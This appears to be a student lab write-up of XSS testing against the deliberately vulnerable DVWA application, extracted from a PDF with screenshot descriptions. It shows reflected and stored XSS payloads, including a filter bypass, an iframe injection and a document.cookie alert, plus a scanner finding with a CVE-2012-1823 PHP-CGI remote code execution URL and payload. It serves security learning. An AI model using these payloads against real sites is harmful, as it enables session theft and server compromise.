40 <li onclick="window.location='../../vulnerabilities/sql_blind/'" class=""><a href=" ../../vulnerabilities/sql_blind/">SQL Injection (Blind)</a></li>
41 <li onclick="window.location='../../vulnerabilities/xss_r/'" class=""><a href=" ../../vulnerabilities/xss_r/">XSS (Reflected)</a></li>
42 <li onclick="window.location='../../vulnerabilities/xss_s/'" class=""><a href=" ../../vulnerabilities/xss_s/">XSS (Stored)</a></li>
43 <ul><li onclick="window.location='../../security.php'" class=""><a href=" ../../security.php">DVWA Security</a></li>
44 <li onclick="window.location='../../phpinfo.php'" class=""><a href=" ../../phpinfo.php">PHP Info</a></li>
45 <li onclick="window.location='../../about.php'" class=""><a href=" ../../about.php">About</a></li>
46 <li onclick="window.location='../../logout.php'" class=""><a href=" ../../logout.php">Logout</a></li>
47 </ul><ul class="menuBlocks"><li onclick="window.location='../../logon.php'" class=""><a href=" ../../logon.php">Logon</a></li>
```

```
66 
67         </form>
68         <pre>Hello Kavish_Reflected_Test</pre>
69     </div>
70 
```

Hello Kavish\_Reflected\_Test

^ ▾  Highlight All

```
<script>alert("You are hacked!")</script>
```



## DVWA Security 🔒

### Security Level


Security level is currently: **medium**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. Its use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.  
Priority to DVWA v1.9, this level was known as 'high'.

What's your name?

Hello alert("You are hacked!")




## High Security

Security level set to high

What's your name?

Hello >

<img src=x onerror=alert("You\_are\_hacked!")>



Security level set to low

Name: test  
Message: This is a test comment.

Name: XSS Test#1  
Message: Stored XSS Test Kavish Shah

```
<script>alert("You are hacked!")</script>
```



A screenshot of a web application interface. At the top, there is a form with two input fields: 'Name \*' containing 'Test#1' and 'Message \*' containing '<script>alert("You are hacked!")</script>'. Below the form is a button labeled 'Sign Guestbook'. A modal dialog box is displayed in the center, showing the submitted data: 'Name: test' and 'Message: This is a test comment.' The modal also displays the injected JavaScript code: '<script>alert("You are hacked!")</script>'. The modal has a dark background and an 'OK' button at the bottom right.

A screenshot of a modal dialog box showing the successful setup of a database. The message reads: 'Database has been created.', "'users' table was created.", 'Data inserted into 'users' table.', "'guestbook' table was created.", 'Data inserted into 'guestbook' table.', and 'Setup successful!'. The modal has a dark background and an 'OK' button at the bottom right.

A screenshot of a modal dialog box showing the guestbook entries. The first entry is 'Name: test' and 'Message: This is a test comment.'. The second entry is 'Name: XSS Test#1' and 'Message: Stored XSS Test Kavish Shah'. The modal has a dark background and an 'OK' button at the bottom right.

```
<script>alert("You are hacked!")</script>
```


Name: test
Message: This is a test comment.
Name: XSS Test#1
Message: Stored XSS Test Kavish Shah
Name: Test#1
Message: alert(\"You are hacked!\")




Name: test
Message: This is a test comment.
Name: Test#1
Message: Stored XSS Test Kavish Shah

```
<ScRipt>alert("You are hacked!")</ScRipt>
```




Name: test
Message: This is a test comment.
Name: Test#1
Message: Stored XSS Test H
Name: Test#1
Message: alert(\"You are hac





```
<iframe src="http://h4cker.org"></iframe>
```



```
<script>alert(document.cookie)</script>
```





**Remote Code Execution - CVE-2012-1823**

URL: http://172.17.0.2/dvwa/login.php?-d+allow\_url\_include%3d1+-d+auto\_prepend\_file%3dphp://input  
 Risk: High  
 Confidence: Medium  
 Parameter:  
 Attack: <?php exec('echo xj9ohx23k0bc119p01p1',\$colm);echo join(",\$colm);die();?>  
 Evidence: xj9ohx23k0bc119p01p1  
 CWE ID: 20  
 WASC ID: 20  
 Source: Active (20018 - Remote Code Execution - CVE-2012-1823)  
 Input Vector:  
 Description:  
 Some PHP versions, when configured to run using CGI, do not correctly handle query strings that lack an unescaped "=" character, enabling arbitrary code execution. In this case, an operating system command was caused to be executed on the web server, and the results were returned to the web browser.  
 Other Info:  
 xj9ohx23k0bc119p01p1  
 Solution:  
 Upgrade to the latest stable version of PHP, or use the Apache web server and the mod\_rewrite module to filter out malicious requests using the "RewriteCond" and "RewriteRule" directives.

The screenshot shows a Firefox browser window with the following details:

- Address Bar:** https://owasp.org/www-project-web-security-testing-guide/v42/4-Web\_Application\_Security\_Testing/07-Input\_Validation\_Testing/12-Testing\_for\_Command\_Injection
- Page Title:** You're viewing the current stable version of the Web Security Testing Guide project.
- Header:** OWASP (with logo), PROJECTS, CHAPTERS, EVENTS, ABOUT, Store, Donate, Join.
- Sidebar:** Watch (350), Star (7,701).
- Main Content:**
  - Section:** WSTG - v4.2
  - Breadcrumbs:** Home > V42 > 4-Web Application Security Testing > 07-Input Validation Testing
  - Section:** Testing for Command Injection
  - Table:** A table with one row labeled "ID" and "WSTG-INPV-12".
  - Section:** Summary
  - Text:** This article describes how to test an application for OS command injection. The tester will try to inject an OS command through an HTTP request to the application.
  - Text:** OS command injection is a technique used via a web interface in order to execute OS commands on a web server. The user supplies operating system commands through a web interface in order to execute OS commands. Any web interface that is not properly sanitized is subject to this exploit. With the ability to execute OS commands, the user can upload malicious programs or even obtain passwords. OS command injection is preventable when security is emphasized during the design and development of applications.
  - Section:** Test Objectives
  - List:** Identify and assess the command injection points.
- Table of Contents:**
  - 0. Foreword by Eoin Keary
  - 1. Frontispiece
  - 2. Introduction
    - 2.1 The OWASP Testing Project
    - 2.2 Principles of Testing
    - 2.3 Testing Techniques Explained
    - 2.4 Manual Inspections and Reviews
    - 2.5 Threat Modeling
    - 2.6 Source Code Review
    - 2.7 Penetration Testing
    - 2.8 The Need for a Balanced Approach
    - 2.9 Deriving Security Test Requirements
    - 2.10 Security Tests Integrated in Development and Testing Workflows
    - 2.11 Security Test Data Analysis and Reporting
  - 3. The OWASP Testing Framework